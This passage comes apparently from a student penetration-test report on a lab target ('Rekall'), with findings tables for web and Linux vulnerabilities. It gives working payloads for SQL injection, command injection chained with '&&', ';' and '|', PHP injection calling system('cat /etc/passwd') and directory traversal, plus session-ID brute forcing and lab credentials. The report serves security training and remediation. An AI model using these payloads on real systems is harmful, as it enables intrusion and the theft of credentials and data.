


Fig.12 – Used the following “1’ OR ‘1’ = ‘1” to exploit sql injection vulnerability




Fig.13 – Confirmation compromise was successful.

Vulnerability 8	Findings

Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The username and password are in the HTML, or you can view them by highlighting the webpage. Username: dougquaid Password: kuato
Images	Fig.14 & Fig.15
Affected Hosts	Login.php (2nd)
Remediation	User credentials and IP addresses should never be hard coded during application development. This increases the risk of it being discovered and used by malicious individuals.

Fig.14 – View source and examined code




Fig.15 – Confirmation user credentials were successful.

Vulnerability 9	Findings
Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App

Risk Rating	High
Description	This page was accessed during the engagement.
Images	Fig.16
Affected Hosts	robots.txt page
Remediation	




Fig.16 – The robot.txt file exposes several sub-directories on the webserver

Vulnerability 10	Findings
Title	Command injection vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com; cat vendors.txt revealing sensitive data stored on the backend server.
Images	Fig.17
Affected Hosts	networking.php (1st)
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.




Fig.17 – Arbitrary commands were executed in this attack by extending the default functionality.

Vulnerability 11	Findings
Title	Command injection (advanced) vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Input validation strips "&" and ";", so the payload will need to be www.welcometorecall.com | cat vendors.txt
Images	Fig.18
Affected Hosts	networking.php (2nd)
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.




Fig.18 – Arbitrary code execution

Vulnerability 12	Findings
Title	Brute force attack vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using the vulnerability in Flag 10 or 11 and viewing the /etc/passwd file, you'll see a user melina. This user has the same password: melina
Images	Fig.19, Fig.20 & Fig.21
Affected Hosts	Login.php (2nd)
Remediation	Brute force attacks targeted 26% of all organizations per week on average between May – June 2021. Mitigating the impact of such attacks can be achieved by requiring account lockouts, along with complex password requirements.




Fig.19 – Arbitrary code execution




Fig.20 – Compromised system credentials




Fig.21 – Harvested credentials provided access

Vulnerability 13	Findings
Title	PHP injection vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	This hidden webpage was identified in the robots.txt file found in Flag 9. The payload to exploit this page is changing the URL to: http://192.168.13.35/souvenirs.php?message=""; system ('cat /etc/passwd')
Images	Fig.22 & Fig.23
Affected Hosts	souvenirs.php
Remediation	Mitigating this type of attack requires the implementation of input validation ensuring only pre-approved or valid entries are processed.




Fig. 22 – The use of arbitrary commands to bypass validation and sanitization features




Fig. 23 – Command reveals the contents of the /etc/passwd file

Vulnerability 14	Findings
Title	Session management vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The link to this page was provided when Flag 12 was acquired. A range of session IDs were tested with Burp. **87** is the secret session ID providing the flag (http://192.168.13.35/admin_legal_data.php?admin=87).
Images	Fig.24, Fig.25, Fig.26 & Fig.27
Affected Hosts	admin_legal_data.php
Remediation	A new session should be created at each login. Requiring authentication and defending against the use of previous sessions.




Fig.24 – Burp used to intercept GET data




Fig.25 – Payload selected, and attack type selected.




Fig.26 – Burp intruder identified session ID at row 88




Fig.27 – Confirmation session ID was successful.

Vulnerability 15	Findings
Title	Directory traversal vulnerability
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	This is a "new" disclaimer. Using the vulnerability identified at Flag 10 or Flag 11, you can run ls to see the old_disclaimers directory. Using that finding, change the URL to: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	Fig.28 & Fig.29
Affected Hosts	Disclaimer.php

Remediation	General housekeeping should be part of the development process. Removing old test pages and performing code cleanup.




Fig.28 – List of active and non-active pages




Fig.29 – Confirmation page was compromised.

Attacking Rekall's Linux Servers

Vulnerability 1	Findings
Title	Open-source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Within Domain Dossier webpage and viewing the WHOIS data for totalrekall.xyz. We were able to expose to sensitive data. Registrant Street: h8s692hskasd Flag1
Images	Fig.30
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	There are services available to restrict visibility of domain registration information.




Fig.30 – Compromised data was found within the domain registration information.

Vulnerability 2	Findings
Title	Ping totalrekall.xyz
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Pinging the domain name totalrekall.xyz revealed the IP address for the corporate site.
Images	Fig.31
